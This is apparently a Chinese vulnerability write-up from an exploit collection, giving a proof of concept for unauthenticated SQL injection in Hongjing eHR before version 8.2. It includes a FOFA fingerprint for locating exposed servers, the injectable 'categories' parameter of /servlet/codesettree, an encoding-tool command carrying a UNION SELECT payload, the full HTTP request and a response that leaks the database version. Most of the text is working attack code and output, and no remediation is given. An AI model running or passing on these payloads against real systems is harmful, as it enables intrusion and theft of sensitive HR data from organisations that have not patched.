H1-18宏景-人力资源管理-SQL


漏洞描述：

宏景eHR 存在SQL注入漏洞，未经过身份认证的远程攻击者可利用此漏洞执行任意SQL指令，从而窃取数据库敏感信息。

影响版本：

```
宏景eHR < 8.2
```

网站图片：



网络测绘：

fofa语法：

FOFA：body='


漏洞复现：

PoC（注入点是categories字段）

```
/servlet/codesettree?categories=[加密后的恶意sql]&codesetid=1&flag=c&parentid=-1&status=1
```

注：这里需要对hrms中的sql语句进行编码
工具地址：https://github.com/vaycore/HrmsTool


```
java -jar HrmsTool.jar -e "1' union all select 'hongjing',@@version--"
```



```
[root@VM-24-14-centos ~]# java -jar HrmsTool.jar -e "1' union all select 'hongjing',@@version--"
safe-encode: ~31~27~20union~20all~20select~20~27hongjing~27~2c~40~40version~2d~2d
encrypt: qh5aoexl0wSDxFBC0NngUPAATTP2HJFPAATTP0HeXfgSHXckAMGvtHs7APAATTP2HJFPAATTPcsYp3Zv1U34uwJhCqu5yM
[root@VM-24-14-centos ~]#
```

构造payload(查询数据库版本)

```
GET /servlet/codesettree?categories=~31~27~20union~20all~20select~20~27hongjing~27~2c~40~40version~2d~2d&codesetid=1&flag=c&parentid=-1&status=1 HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```



```
GET
/servlet/codesettree?categories=~31~27~20union~20all~20select~20~27hongjing~27~2c
~40~40version~2d~2d&codesetid=1&flag=c&parentid=-1&status=1 HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/113.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200
x-frame-options: SAMEORIGIN
Set-Cookie: JSESSIONID=D669809FDC790218484F32AA1F76ABBF; Path=/
Content-Type: text/xml;charset=GBK
Content-Length: 696
Date: Tue, 30 May 2023 04:21:09 GMT
Connection: close
Server:

<?xml version="1.0" encoding="GB2312"?>
<TreeNode id="$$00" text="root" title="root">
  <TreeNode id="hongjing" text="hongjing Microsoft SQL Server 2017 (RTM) - 14.0.1000.169 (X64) &#xA;&#x9;Aug 22 2017 17:04:49
&#xA;&#x9;Copyright (C) 2017 Microsoft Corporation&#xA;&#x9;Enterprise Edition: Core-based Licensing (64-bit) on Windows Server
Datacenter 10.0 &lt;X64&gt; (Build 14393: ) (Hypervisor)&#xA;"
xml="/servlet/codesettree?flag=3&amp;codesetid=hongjing&amp;parentid=-1&amp;fromflag=null" target="mil_body"
href="/pos/posbusiness/searchposbusinesslist.do?b_query=link&amp;full=1&amp;a_code=hongjing&amp;param=CORCODE&amp;fro
ull" icon="/images/prop_ps.gif" />
</TreeNode>
```